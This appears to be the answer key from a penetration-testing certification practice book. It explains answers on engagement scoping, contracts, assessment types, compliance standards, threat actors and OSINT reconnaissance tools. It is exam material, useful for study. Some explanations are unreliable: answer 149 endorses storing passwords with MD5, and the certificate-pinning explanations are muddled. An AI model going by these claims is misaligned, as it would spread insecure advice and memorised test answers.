44. B and E. As an employee of a security firm, you will likely to be asked by your employer to sign a nondisclosure agreement (NDA) and a noncompete agreement. The NDA specifies what each party in an agreement is allowed to disclose to third parties. Your employer likely doesn't want you to reveal proprietary information to its competitors. The noncompete agreement requires you to agree to not work for a competitor or directly compete with your employer in a future job.

45. A and B. Alternatives to a SOW used by the U.S. federal government include a statement of objectives (SOO) and a performance work statement (PWS). Purchase orders and a noncompete agreements are not typically used as alternatives to a SOW.

46. D and E. If the client's network itself is in scope, then you need to define the client's wireless network SSIDs as in-scope. Defining the client's IP address ranges as in-scope is also important. You must not target third parties, such as neighboring tenants or cloud service providers, without their written permission.

47. B. It is important that all penetration testers keep carefully written logs of the actions they take during an assessment. These logs should identify what the tester did, when they did it, what system(s) they were using, what system(s) they were attacking, and what the results were. You should avoid relying upon tester or client memories alone. They tend to be faulty and incomplete.

48. A. This is an example of a goal-based assessment. The goal is to verify the organization's physical security using whatever means you desire. A premerger test is usually conducted on an organization prior to it merging with another. A compliance-based test is done to ensure that an organization remains in compliance with governmental regulations or corporate policies. A supply chain test involves testing an organization's vendors.

49. B. A compliance-based assessment is required in this scenario. This is a risk-based assessment that ensures policies or regulations are being followed appropriately. Most likely, the credit card companies will provide the organization with a checklist that the penetration tester will use to conduct the assessment. A goal-based assessment will specify a goal to be met by the test. A supply chain assessment involves testing an organization's vendors. A red team assessment is usually conducted by internal testers to ensure an organization's IT staff (the blue team) can adequately defend the network.

50. B. Before two organizations merge, it is common for penetration tests to be conducted to identify any security vulnerabilities that need to be addressed before their networks are connected. An objective-based assessment is designed to test whether information can remain secure. A compliance-based test is done to ensure that an organization remains in compliance with governmental regulations or corporate policies. A supply chain test involves testing an organization's vendors.

51. D. In a supply chain assessment, a penetration test is conducted on an organization's vendors to ensure their networks are secure and can't be used as a pivot point to compromise the organization itself. A goal-based assessment is designed to test a specific aspect of an organization's security. A premerger test is usually conducted on an organization prior to it merging with another.

52. D. A red team assessment is usually conducted by internal testers to ensure an organization's IT staff (the blue team) can adequately defend the network. A goal-based assessment is designed to test a specific aspect of an organization's security. A supply chain test involves testing an organization's vendors. A compliance-based test is performed to ensure that an organization remains in compliance with governmental regulations or corporate policies.

53. A. Generally speaking, if you were to rank threat actors into tiers from least threatening to most threatening, it would look something like the following: script kiddie > hacktivist > malicious insider > organized crime > nation-state.

54. C. This is an example of threat modeling. Using threat modeling, you determine the type of threat you want to emulate during the penetration test. Then you use the same tools, techniques, and approaches that type of threat would typically use.

55. A. This is an example of risk acceptance. You have evaluated the client's tolerance of the impacts a penetration test could bring to the organization. It is important that the client be ready and able to accept the fact that a penetration test could cause a network outage or a service disruption.

56. D. This is an example of scope creep. Scope creep is the addition of additional parameters and/or targets to the scope of the assessment. This is a common occurrence and should be planned for in your initial scoping. For example, you and the client could agree on pricing and schedule adjustments that could be made if the scope of the test needs to expand.

57. A. Many penetration testing tools may be covered by export restrictions. The United States prohibits the export of some types of software and hardware, including encryption tools. If you are traveling abroad with your penetration testing toolkit, you could be arrested if you have prohibited software or hardware in your possession.

58. C. Many penetration testing tools may be covered by export restrictions. The United States prohibits the export of some types of software and hardware, including encryption tools. If you transfer these tools internationally over the Internet, you could be arrested.

59. D. The laws and regulations that apply to penetration testing and penetration testers vary from state to state within the United States. That means you need to understand what laws apply to the work you're doing. In this scenario, you need to check all federal, state, and local laws that apply to the assessment you plan to carry out. It is recommended that you retain the services of an attorney to keep yourself out of trouble.

60. A. Web Services Description Language (WSDL) is an XML-based interface definition language used for describing the functionality offered by a SOAP service.

61. C. The Web Application Description Language (WADL) is an XML-based machine-readable description of HTTP-based web services. As such, it is typically used with REST services instead of SOAP.

62. B and D. Application programming interface (API) documentation describes how software components communicate. Software development kits (SDKs) also come with documentation. Organizations may create their own SDKs, use commercial SDKs, or use open source SDKs. Understanding which SDKs are in use and where they are can help a penetration tester test applications, especially those written in-house.

63. D. A black box penetration test should simulate the view an external attacker would have of the network. Therefore, the tester should have little or no knowledge of the internal network.

64. D. In a white box test, you should have access to extensive internal documentation. Because an in-house developed application will be used as the attack vector, you should require the client to provide as much documentation about that application as possible. For example, you should ask for architectural diagrams, sample application requests, and the swagger document, as applicable.

65. C and E. When requesting internal architectural diagrams as a part of a white box test, you should typically be supplied with documentation such as network diagrams and facility maps. You can use this information to map out the network topology and locate key infrastructure devices, such as switches, routers, and servers.

66. A and D. Sample application requests are typically used to test applications (desktop or web) that have been developed in-house. Applications developed in-house aren't usually subjected to the same level of scrutiny as commercial applications, which make them possible attack vectors that can be exploited. Sample application requests aren't generally required for commercial applications, such as Word, Excel, or Photoshop, because their weaknesses are already well-documented.

67. C. Applications developed in-house aren't usually subjected to the same level of scrutiny as commercial applications, which make them possible attack vectors that can be exploited. For example, when generating sample application requests, most penetration testers throw unexpected information at applications developed in-house to see how the application responds. For example, you may find that entering a very long text string into a field that is expecting only eight characters could generate a buffer overflow error. You could then use this poor error handling behavior to insert and run malicious code on the web server hosting the application.

68. A. The Simple Object Access Protocol (SOAP) is a messaging protocol specification that defines how structured information can be exchanged between web applications. SOAP project files can be created from Web Services Description Language (WSDL) files.

69. D. Swagger is an open source framework designed to help developers design, build, document, and test Representational State Transfer (REST) web services. REST is an alternative to the SOAP protocol. In fact, REST has started to replace SOAP as the framework of choice in most modern web applications.

70. B. The Representational State Transfer (REST) web application architecture is based on the Hypertext Transfer Protocol (HTTP).

71. A. The Web Service Description Language (WSDL) is an XML-based interface definition language that is used to describe the functionality offered by a web application server, such as a SOAP server. WSDL doesn't work well with the Representational State Transfer (REST) web application architecture, which has been slowly replacing SOAP over the years.

72. B. The Web Application Description Language (WADL) provides an XML-based description of HTTP-based web services running on a web application server. WADL is typically used with Representational State Transfer (REST) web services. WADL is an alternative to WSDL and is generally considered easier to use but also lacks the flexibility associated with WSDL.

73. B. The XLM Schema Definition (XSD) is a W3C specification that identifies how to define elements within an XML document.

74. D. When conducting a white box penetration test, especially one that will target applications developed in-house, having the documentation for the SDK that was used to create the application can be very helpful. Data flow diagrams can also provide penetration testers with an understanding of how the target application communicates with other network services. Configuration files may contain account information, IP addresses, API keys, and possibly even passwords.

75. B and D. When running a white box assessment, you will usually want the client to white-list the testers' user accounts in their IPS. This will prevent them from being blocked when they start probing defenses. They should also configure security exceptions that allow the penetration testers' systems to bypass NAC security controls.

76. E. Because a black box test is being conducted in this scenario, the client's network should be in "shields up" mode. The penetration testers should not have internal user accounts, nor should their systems be allowed to bypass NAC security controls. Certificate pinning should not be allowed.

77. A. Normally, when NAC is implemented with IPSec, clients must meet company security policies before they are allowed to connect to the internal secure network. If they do, they are assigned a digital certificate that allows them to communicate with other systems on the internal secure network. To bypass NAC, certificate pinning can be used to assign a digital certificate to the testers' systems without proving they are in compliance every time they connect.

78. A. This is an example of risk avoidance. By removing the door and filling in the wall with concrete, the client has completely removed the risk of the door being used by an attacker to gain unauthorized access to the facility.

79. C. This is an example of risk mitigation. Instead of completely removing the risk, the client has used a security guard as a countermeasure. The risk of unauthorized access still exists, but the use of the security guard controls that risk.

80. B. This is an example of risk transference. Rather than avoid the risk or mitigate the risk, the client has moved the risk to the third-party processor.

81. B. This is an example of risk transference. Rather than avoid the risk by moving to a new location or mitigate the risk with seismic upgrades to the facility, the client has moved the risk to the insurance company.

82. D. In this scenario, the client has determined that the risk is an acceptable one and will not take measures to control it. Typically, this happens when an organization determines that the cost of removing or controlling a risk exceeds the cost of a security incident arising from that risk.

83. B. Because this is a compliance penetration test, you first need to access the PCI-DSS standards and review the requirements for the client to be considered "compliant." Typically, the governing organization will publish checklists that you should use to assess compliance. These checklists will strongly influence the scope, budget, and schedule for the test.

84. A and B. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, two of the requirements specify that the organization must restrict physical access to all cardholder data and that the CDE network be isolated from the rest of the network.

85. B and E. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, two of the requirements specify that all cardholder data be encrypted before being transmitted on a network medium and that all default passwords be removed from hardware and software deployed.

86. A. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, one of the requirements specifies that antivirus software be installed on all systems and that it must be updated regularly.

87. A. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, one of the requirements specifies that a strong password policy be in place within the organization.

88. A and D. The Payment Card Industry Data Security Standard (PCI-DSS) is a set of security controls that businesses are required to implement to protect credit card data. For example, two of the requirements specify that the organization must monitor and audit all access to cardholder data and that access to that data must be restricted on a need-to-know basis.

89. A. The Gramm-Leach-Bliley Act (GLBA) regulates how financial institutions handle customers' personal information. For example, it requires companies to have a written information security plan in place that identifies processes and procedures intended to protect that information.

90. C. The Health Insurance Portability and Accountability Act of 1996 governs healthcare organizations. They must comply with the rules and regulations specified in the act, such as requiring a risk analysis and testing the organization's security controls.

91. B. The Sarbanes-Oxley act sets standards for publicly traded U.S. companies with respect to security policies, standards, and controls. For example, it sets standards for network access, authentication, and security.

92. D. FIPS 140-2 is a U.S. government security standard that certifies cryptographic modules.

93. C. In this scenario, insufficient time was spent getting to know the target audience for the penetration test. Time should have been spent with the client to learn about their organization, the goals of the test, and so on. Only then should the scope be created.

94. D. In this scenario, the confidentiality of the findings was not maintained. The blog post revealed far too much information about the client. It may take the client weeks or even months to address the issues discovered in the assessment. By publishing the findings publicly, you exposed your client to potential attacks.

95. A and C. Part of the scoping process is to determine whether the penetration test will assess the organizations susceptibility to a specific known vulnerability or whether it should investigate unknown vulnerabilities. Because this is an external black box test, the client probably won't provide user accounts or physical access to their facility.

96. C. In this scenario, the best approach would be to conduct an impact analysis with the client and determine their tolerance to impact. Is the information to be gained by using the vulnerability scanner worth the potential risk? For some organizations, the risk may be worth the benefit. For others, it may not. Either way, the penetration tester should not use the tool until the impact analysis is complete and the client is aware of the risks.

97. B and C. Most likely, the client will want to know what kind of report you are going to provide them with once the test is complete. They will also want to know how long it will take to remediate their systems as a result of the test.

98. B. Typically, the technical constraints associated with a penetration test identify systems that can be tested and those that can't be tested. For example, suppose the client uses automated robotic production equipment to make their products. This equipment is very expensive, and they may not want you to include it in the test.

99. C. Because this is a gray box penetration test, you should probably ask the client if they want the test performed on-site or if they want you to test from a remote off-site location. An on-site test would likely produce better results, but it would also cost more because the penetration testers would incur travel expenses. An off-site test would cost less because it wouldn't require travel expenses, but it may produce lower quality results because the testers aren't physically on-site.

100. B. A black box test is designed to simulate an external attack. The penetration testers should have the same perspective that a typical external attacker would have. Therefore, they should be located in a similar manner, that is, in any external location.

101. A and E. There are two major benefits of using internal teams to conduct penetration tests. First, they have contextual knowledge of the organization that can improve the effectiveness of the tests. Second, it's usually less expensive to conduct testing using internal employees than it is to hire a penetration testing contractor. When the internal staff isn't involved in a penetration test, they can work on other projects for the organization.

102. B and C. External penetration testing teams are hired for the express purpose of performing penetration tests. Because they aren't directly employed by the organization, they tend to have a higher degree of independence. They don't have to worry about upsetting a manager or director if vulnerabilities are discovered. In fact, they usually delight in such an event. Also, they tend to be less biased because they don't participate in the design or ongoing maintenance of the organization's network infrastructure.

103. C and D. An internal penetration testing team may be too closely affiliated with the organization. For example, they may worry that a vulnerability discovered during a penetration test may reflect poorly on their team because they likely designed and continue to maintain the network being tested. This could cause a lack of objectivity when conducting penetration tests.

104. A and C. Using an external team of contractors to perform penetration testing has several drawbacks that should be considered. First, there could be a potential for a conflict of interest if they also perform penetration testing for one of your competitors. Second, they tend to be quite expensive.

105. C. Penetration testers must take a different approach in their thinking. Instead of trying to defend against all possible threats, they only need to find a single vulnerability that they can exploit to achieve their goals. To find these vulnerabilities, they must think like an adversary who might attack the system in the real world. This approach is commonly known as *adopting the hacker mind-set*.

106. A. Cybersecurity professionals use the well-known CIA triad model to describe the goals of information security. The letter *C* in CIA stands for confidentiality, which seeks to prevent unauthorized access to information or systems.

107. B. Cybersecurity professionals use the well-known CIA triad model to describe the goals of information security. The letter *I* in CIA stands for integrity, which seeks to prevent unauthorized modification of information or systems.

108. C. Cybersecurity professionals use the well-known CIA triad model to describe the goals of information security. The letter *A* in CIA stands for availability, which ensures that information remains available for authorized access.

109. A. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The first *D* in DAD stands for *disclosure*, which refers to gaining unauthorized access to information or systems.

110. B. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The *A* in DAD stands for alteration, which refers to making unauthorized changes to information or systems.

111. C. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The second *D* in DAD stands for denial, which refers to preventing the legitimate use of information or systems.

112. A. Penetration testers seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The first *D* in DAD stands for *disclosure*, which refers to gaining unauthorized access to information or systems. In this scenario, Natasha has gained access to information within the backend database that she should not have access to.

113. C. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The *A* in DAD stands for *alteration*, which refers to making unauthorized changes to information or systems. In this scenario, Kimberly has altered the authentication system by adding an unauthorized user account.

114. D. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The second *D* in DAD stands for denial, which refers to preventing the legitimate use of information or systems. In this scenario, Jessica has executed a denial of service (DoS) attack against the file server, denying legitimate access to it.

115. C. Attackers (and penetration testers) seek to undermine the goals of the CIA triad model using the corresponding goals of the DAD triad. The *A* in DAD stands for alteration, which refers to making unauthorized changes to information or systems. In this scenario, Brittany has altered the employee pay accounting system.

116. C and D. The PCI-DSS standard requires that organizations that handle credit card processing conduct both internal and external penetration tests at least once per year. They can perform them more frequently, if desired, but they are not required to. These organizations must also conduct penetration testing after they make a significant change to the network infrastructure.

117. A. This discussion should have occurred during the planning and scoping phase. The penetration testing firm and the client should have agreed upon the rules to complete the assessment before the test began. This information should have been recorded in a written statement of work (SOW) that clearly identified the tools and techniques the penetration testers were allowed to use and the risks of using them.

118. D. A statement of work (SOW) is an agreement that should be defined during the planning and scoping phase of a penetration test. It contains a working agreement between the penetration tester and the client that identifies specific techniques, tools, activities, deliverables, and schedules for the test. It may be used in conjunction with an existing master services agreement (MSA).

119. D. A white box penetration test provides complete access to the internal network, including configuration settings of key infrastructure devices such as routers, switches, access points, and servers. For this reason, white box tests are sometimes referred to as *full-knowledge* tests because they provide full access and visibility.

120. A. A nondisclosure agreement (NDA) is a legal agreement that protects information that a contractor may discover during a penetration test. It forbids the contractor from revealing such information to unauthorized parties.

121. C. A script kiddie usually lacks the technical sophistication to mount an attack using their own tools. Instead, they typically download existing tools and run them. Because these tools are already known to the cybersecurity community, script kiddies generally pose less of a threat than the other types of actors in the adversary tier list.

122. D. Advanced persistent threats (APTs) are often sponsored by nation-states and thus are very well funded and have access to high-end technical resources and knowledge. As such, an APT typically poses the greatest threat of all the actors on the adversary tier list.

123. D. In this scenario, your scans were detected by an intrusion protection system (IPS), and as a result, the IP address used by your laptop got put on a blacklist. Now, all the devices on the client's network are dropping packets with the blacklisted IP address.

124. A. A master services agreement (MSA) defines general terms that will apply to multiple future agreements. Therefore, an MSA is essentially a contract that defines the terms under which future work will be completed. Specific projects governed by the MSA will be defined by a statement of work (SOW). The fact that the client wants to sign an MSA indicates that they probably want to use your firm for multiple engagements.

125. B. Most likely, the client has implemented a network access control (NAC) system. Your laptop didn't meet the criteria required by NAC to connect to the secure network, so it was quarantined on an isolated remediation network where it can access a remediation server (the other host on the network) to come into compliance.

126. E. In this scenario, a red team penetration test is being conducted. A red team assessment usually has narrow objectives, rather than trying to comprehensively identify and test all possible vulnerabilities. A red team assessment may use a coordinated attack coming from many different vectors to achieve those objectives. The team may be allowed to use a wide variety of tools and techniques to accomplish this, including technological, physical, and social exploits.

127. D. Knowing which SSIDs are in scope is critical when conducting a penetration test within a shared facility with many tenants. Compromising the wrong wireless network is illegal and could result in prosecution and/or a lawsuit.

128. A and D. Organized crime and nation-state threat actors typically have access to extensive financial resources and technical expertise. This many times allows them to develop their own custom exploits that aren't used by anyone else.

129. B. A malicious insider is typically an employee or a contractor that has been legitimately granted a degree of access to an organization's information and systems. The malicious insider exploits this trust and uses it to compromise the organization's information or systems.

130. C. A script kiddie usually lacks the technical sophistication to mount an attack using their own tools. Instead, they typically download existing tools and run them. Because these tools are already known to the cybersecurity community, script kiddies generally pose less of a threat than the other types of actors in the adversary tier list.

131. C. In this scenario, the client has asked you to go beyond the agreed-upon test scope. This is an example of scope creep, and it is a common occurrence in IT contracting. In this scenario, you could respond in one of two ways. First, you could simply reject the request as being out-of-scope. Alternatively, you could ask the client to include the email servers in an addendum to the existing contract for an additional fee.

132. A. The PCI -DSS standard is an industry standard for ensuring that organizations that process credit cards comply with certain security requirements. Because you are testing the client's adherence to these requirements, you are conducting a compliance-based assessment.

133. C. The testing agreement should contain a disclaimer indicating that the test is valid only at the point in time that it is conducted because future technological changes could expose new vulnerabilities that are currently unknown. You can't be held liable if new exploits or vulnerabilities appear a later point in time after the test is complete.

134. B. The amount of information uncovered in a penetration test is heavily dependent upon the rules of engagement and the type of assessment used. For example, a white box test usually provides more complete information than a black box test can. Likewise, if certain systems and devices are identified as out of scope, then any vulnerabilities they harbor will not be discovered. This language in the agreement is intended to protect you in the event a vulnerability is identified in an out-of-scope system after the test is complete.

135. A. A black box test is sometimes referred to as a *zero knowledge* assessment because the penetration testers have little or no knowledge of the client's network. This type of assessment best emulates a real-world external attack.

136. B. A gray box test is sometimes referred to as a *partial knowledge* assessment because the penetration testers have some knowledge of the client's network, but they don't have the full picture. This type of assessment best emulates a real-world malicious insider attack.

137. C. A white box test is sometimes referred to as a *full knowledge* assessment because the penetration testers have full knowledge of the client's network, including administrative access to all infrastructure devices and servers. This type of assessment usually provides the most comprehensive results because the testers do not need to spend time in discovery mode. They have all the information they need to immediately begin an extensive assessment.

138. A. Usually, when NAC is implemented with IPSec, network devices (such as desktops and laptops) must meet company security policies before they are allowed to connect to the internal secure network. If they do, they are assigned a digital certificate that allows them to communicate with other systems on the internal secure network. Otherwise, they are placed on an isolated remediation network until they come into compliance. To bypass NAC, certificate pinning can be used to assign a digital certificate to the testers' systems without proving they are in compliance every time they connect.

139. A. The proper signing authority within the client's organization is the only one person authorized to agree to the penetration test scope. Who this actually is will vary from organization to organization. Therefore, you need to verify that the person who signs the agreement is actually the appropriate signing authority for the organization. Don't assume that a given individual is authorized based on their job title alone.

140. A. In this example, you are assessing the client's tolerance for impacts. By including this verbiage within the scope, you protect your organization from litigation if the penetration test truly does knock critical systems offline.

141. A and D. Because the test will include both the target organization's network as well as service provided by the third-party SaaS provider, you must obtain written permission from both entities before performing the penetration test. Failure to obtain either one could expose you to prosecution and/or litigation.

142. B and E. The scope of this engagement in this scenario is limited to the internal network infrastructure. The organization's ISP, Amazon Web Services, and their neighbor's wireless networks are all owned by third parties and are therefore considered out of scope.

143. A and C. Because this is a gray box test, you can expect to have limited network access and limited storage access. Essentially, you can expect to have a level of knowledge and access similar to what the average employee within the organization would have.

144. D. The rules of engagement include the following:

- The timeline when testing will be conducted
- What locations, systems, applications, and other potential targets are to be included/excluded
- The data handling requirements for information gathered
- What behaviors to expect from the target
- What resources are committed to the test
- Any legal concerns that should be addressed
- The when/how communication will occur
- Who to contact in case of events
- Who is permitted to engage in the penetration testing team

145. D. Black box tests, sometimes called zero knowledge tests, are intended to replicate what an attacker would encounter. Testers are not provided with access to or information about an environment, and instead, they must gather information, discover vulnerabilities, and make their way through an infrastructure or systems as an attacker would.

146. C. Whitelisting testers in intrusion prevention systems (IPSs), web application firewalls (WAFs), and other security devices will allow them to perform their tests without being blocked. For a white box test, this means that testers won't spend time waiting to be unblocked when security measures detect their efforts. Black box and red team tests are more likely to result in testers being blacklisted or blocked by security measures. In this scenario, the penetration tester should tell the client that testing should focus on the discovery of potential security issues through all in-scope systems and not just on determining the effectiveness of active defenses such as the IPS.

147. C. SOAP is an API standard that relies on XML and related schemas. XML-based specifications are governed by XML Schema Definition (XSD) documents. Having a good reference of what a specific API supports can be valuable for a penetration tester. This question specifically asks about XML files, so the SOAP project files would be the most beneficial.

148. B and E. Knowing the company policies and their tolerance to impact are two of the most important items needed to know when planning for an engagement. The others are important, but this scenario is asking for the two most important. Cybersecurity professionals widely agree that vulnerability management is a critical component of any information security program, and for this reason, many organizations mandate vulnerability scanning in corporate policy, even if that is not a regulatory requirement. The risk and impact tolerance of the organization being assessed should be used to define the scope and rules of engagement for the assessment.

149. A. A company policy, also known as a *corporate policy*, is a documented set of guidelines, formulated after an analysis of all internal and external factors that can affect a firm's objectives, operations, and plans. It is created by the company's board of directors. Corporate policy lays down the company's response to known and knowable situations and circumstances. It also determines the formulation and implementation of strategy and directs and restricts the plans, decisions, and actions of the company's officers in achievement of its objectives. In this scenario, the corporate policy should be detailed and specific; hence, the corporate systems must store passwords using the MD5 hashing algorithm.

150. A. Budgeting is a key factor of the business process of penetration testing. A budget is required to complete a penetration test and is determined by the scope of the test and the rules of engagement. For internal penetration testers, a budget may just involve the allotted time for the team to perform testing. For external testers, a budget usually starts with the estimated number of hours based on the intricacy of the testing, the size of the team, and any associated costs.

151. B. Confidentiality controls seek to prevent disclosure attacks. Even though confidentiality agreements (CAs) are legal documents that help to enforce confidential relationships between two parties, this question asks why it is important to maintain confidentiality of findings. If an attacker was to receive word of findings during a penetration test, they could use those to compromise your client's system.

152. D. A statement of work (SOW) defines what work will be done during an engagement. A SOW is a document that defines the purpose of the test, what tests will be done, what will be created, the timeline for the test to be completed, the price for the testing, and any additional terms and conditions.

153. C. The first step in most penetration testing engagements is determining what should be tested, often called the *scope* of the assessment. The scope of the assessment determines what penetration testers will do and how their time will be spent. Thus, this is a major impact on the budget of an assessment.

154. A. An advanced persistent threat (APT) is a computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period of time. APTs provide the highest level of threat on the adversary tier list. Many of the techniques used by advanced persistent threat actors are useful for penetration testers, and vice versa. If your persistence techniques aren't monitored for or detected by the client's systems, the findings should include information that can help them design around this potential problem.

155. A, D, and F. A penetration tester will want to immediately report more serious issues with the client directly. Some of these will be documented in the report to the client at the end of testing; however, there are a few times when a penetration tester should call the client immediately, and they are as follows: to report any critical findings, report any indicators of compromise, or to report if the server becomes unresponsive to the testing.

156. A. An advanced persistent threat (APT) is a computer network attack in which a person or group gains unauthorized access to a network and remains undetected for an extended period of time. APTs provide the highest level of threat on the adversary tier list. Threat actors are often rated by their capabilities. Many of the techniques used by advanced persistent threat actors are useful for penetration testers, and vice versa. If your persistence techniques aren't monitored for or detected by the client's systems, the findings should include information that can help them design around this potential problem.

157. C. A scope creep, or the addition of more items and targets to the scope of the assessment, is a constant menace for penetration testing. During the scoping phase, a tester is unlikely to know all of the details of what may be uncovered, and during the assessment itself, a tester may encounter unexpected new targets. Scope creep refers to how a project's requirements tend to increase over a project life cycle.

158. B. Swagger is an open specification for defining REST APIs. A Swagger document is the REST API equivalent of a WSDL document for a SOAP-based web service. The Swagger document specifies the list of resources that are available in the REST API and the operations that can be called on those resources. It also specifies the list of parameters to an operation, including the name and type of the parameters, whether the parameters are required or optional, and information about acceptable values for those parameters. So, access to a Swagger document provides testers with a good view of how the API works and thus how they can test it.

159. C. There are seven steps of the Cyber Kill Chain that enhanc visibility into an attack and enrich an analyst's understanding of an adversary's tactics, techniques, and procedures. The cyber kill is a methodology for understanding how an attacker will conduct the activities necessary to cause harm to an organization. An understanding of the Cyber Kill Chain will greatly assist an information security professional in establishing strong controls and countermeasures, which will serve to protect their organization's assets. This question describes the Reconnaissance phase, the first stage of the Cyber Kill Chain. In this stage, the attacker is assessing the target from outside of the organization from both a technical and nontechnical perspective. In this stage, the attacker is working to determine which targets will return the most benefit for the resources expended in exploiting the target's information systems. The attacker will be looking for information systems with few protections or exploitable vulnerabilities.

160. A. The Actions on Objectives stage of the attack also may include the theft of sensitive information, the unauthorized use of computing resources to engage in denial-of-service attacks, or the unauthorized modification/deletion of information. The attacker carries out their original intentions to violate the confidentiality, integrity, and/or availability of information or systems during the Actions on Objectives stage of the Cyber Kill Chain.

161. C. A scope creep occurs when additional items are added to the scope of an assessment. The tester has gone beyond the scope of the initial assessment agreement.

162. D. Red team assessments are usually more targeted than normal penetration tests. Red teams attempt to act like an attacker by targeting sensitive data or systems with the goal of acquiring data and access. Red team assessments are not intended to provide details of all the security flaws that a target has. Red teams can be useful as a security exercise to train incident responders or to help validate security designs and practices.

163. A. Certificate pinning associates a host with an X.509 certificate (or a public key) and then uses that association to make a trust decision. You use certificate pinning to help prevent man-in-the-middle attacks. When communicating over public networks, it is important to send and receive information securely.

164. B. Hacktivists may want to make a political or social point. Hacktivists aren't typically doing attacks for money. They are individuals or groups of hackers who get together and see themselves as fighting for injustice. Hacktivists employ the same tools and tactics as hackers.

165. B. Additional authorization may be needed for many penetration tests, especially those that involve complex IT infrastructure. Third parties are often used to host systems such as software as a service (SaaS), platform as a service (PaaS), or infrastructure as a service (IaaS) cloud providers. A penetration test could impact these providers. This is why it is crucial to determine what/if third-party providers or partners may be in scope and to obtain authorization. If third parties are involved, you will also want to make sure that both the client and the third party are aware of any potential impacts from the penetration test.

166. B. A nondisclosure agreement (NDA) is a legal document that is designed to protect the confidentiality of the client's data and other information that the penetration tester may encounter during the test.

167. C. A master services agreement (MSA) sets the overall provisions between two organizations. Many organizations also create an MSA that defines the terms that the organizations will use for work to be done in the future. This makes ongoing engagements and contracts much easier to work through. This can help organizations prevent the need to renegotiate. MSAs are common when organizations anticipate working together over a period of time or when a support agreement is created.

168. D. It is vital to know which service set identifiers (SSIDs) belong to your target and which are invalid targets. Also, knowing which subnets or IP ranges are in scope is also important to avoid targeting the wrong network or going outside of the penetration test's scope. Knowing the SSIDs that are in scope is critical when working in shared buildings. Penetrating the wrong network could cause legal or even criminal consequences.

Chapter 2: Information Gathering and Vulnerability Identification

1. B. A black box penetration test is called for in this scenario, so you will likely spend most of your time in the information gathering and vulnerability identification phase of the assessment. This is because, by definition, you should have little or no knowledge of the organization or its network prior to running the test.

2. B. The `whois` command can be used to gather information from public records about who owns a particular domain.

3. A. The `nslookup` command is included with most operating systems, including Windows and Linux, and can be used to resolve an organization's domain name into its associated IP addresses.

4. C. theHarvester is a tool available on some Linux distributions, such as Kali Linux, that can be used to query search engines to discover email addresses, employee names, and other details about the target organization.

5. E. The recon-ng utility provides a web reconnaissance framework that allows you to conduct open source reconnaissance about an organization on the Web. Censys is a web-based tool that probes a given IP address. The `whois` command can be used to gather information from public records about who owns a particular domain. Shodan is a specialized tool that a penetration tester can use to search public sources for evidence of an Internet of Things (IoT) device that a target organization may have deployed in their network.

6. A. Censys is a web-based tool that probes a given IP address. It presents whatever information it can discover about the host assigned that IP address, such as the version of SSL/TLS it uses, the cipher suite it uses, and its certificate chain. Note that some organizations put their IP addresses on a blacklist, which severely limits the amount of information that Censys can discover about them.

7. D. Fingerprinting Organizations with Collected Archives (FOCA) is a utility that you can use to gather metadata from an organization's documents, such as Word, PowerPoint, OpenOffice, and Adobe Reader files. FOCA searches popular search engines, such as Google and Bing, for these files and extracts any metadata they may contain.

8. B. Shodan is a specialized tool that a penetration tester can use to search public sources for evidence of an Internet of Things (IoT) device that a target organization may have deployed in their network. This can be useful because IoT devices frequently employ weaker security mechanisms that a penetration tester can exploit.

9. D. Maltego is a utility that penetration testers frequently use to organize the information they have gathered from OSINT sources. One of its key benefits is its ability to graphically display the information discovered and visually link it together.

10. A. The nmap utility is a widely used scanner. You can use it to scan a single host, such as the web server mentioned in this scenario, or even an entire network. To be a successful penetration tester, you should be familiar with the various ways in which nmap can be employed to discover information.

11. A and B. Dumpster diving is a technique used to gather information about a target organization by reviewing documents found in its trash. Likewise, theHarvester can be used to search the Internet to find email addresses and employee names. This information can be used to craft an effective spear phishing campaign.

12. B and E. The key to a successful whaling exploit is having detailed information about the leaders in the target organization. Useful information can often be gleaned from the organization's website in the form of press releases and executive bios. This information can provide you with names, positions, and possibly even contact information.

13. A and D. Open-source intelligence (OSINT) is any information that is publicly available and can be passively gathered. Because it is passively gathered, you can't use methods that actively engage the target organization to gather OSINT. For example, running a vulnerability scan is an active method, while reading social media posts and viewing corporate tax filings are passive methods. Social Security numbers and personal tax filings are both examples of protected information that is not publicly available.

14. C and D. Open-source intelligence (OSINT) is any information that is publicly available and can be passively gathered. Because it is passively gathered, you can't use methods that actively engage the target organization to gather OSINT. For example, running a vulnerability scan is an active method, as is penetrating the organization's facility or wheedling information out of a disgruntled employee. On the other hand, gathering information from the organization's DNS registrar or reading job postings on the organization's website are examples of passively gathering public information.

15. A and E. Open-source intelligence (OSINT) is any information that is publicly available and can be passively gathered. Because it is passively gathered, you can't use methods that actively engage the target organization to gather OSINT. For example, running a vulnerability scan is an active method, as is penetrating the organization's facility. On the other hand, job postings on the organization's website as well as résumés of current employees on LinkedIn are both examples of public information. By reviewing these two sources, you may determine what types of systems the organization has deployed.

16. B and C. The whois tool can be used to gather information about domain ownership from public records. The recon-ng utility is a modular web reconnaissance framework that organizes and manages OSINT information.

17. A. The whois tool can be used to gather information about domain ownership from public records. In the example shown in this question, you can learn who the registrar is for the domain, the name of the organization that owns it, the address of the organization, the phone number of the organization, the name of the employee that manages the domain, and that employee's email address.

18. B. The nslookup utility can be used to resolve a domain name into its associated IP address.

19. D. The recon-ng utility provides a web reconnaissance framework that allows you to conduct open source reconnaissance about an organization on the Web. In this example, all the public-facing servers associated with the domain name specified along with their IP addresses have been displayed.

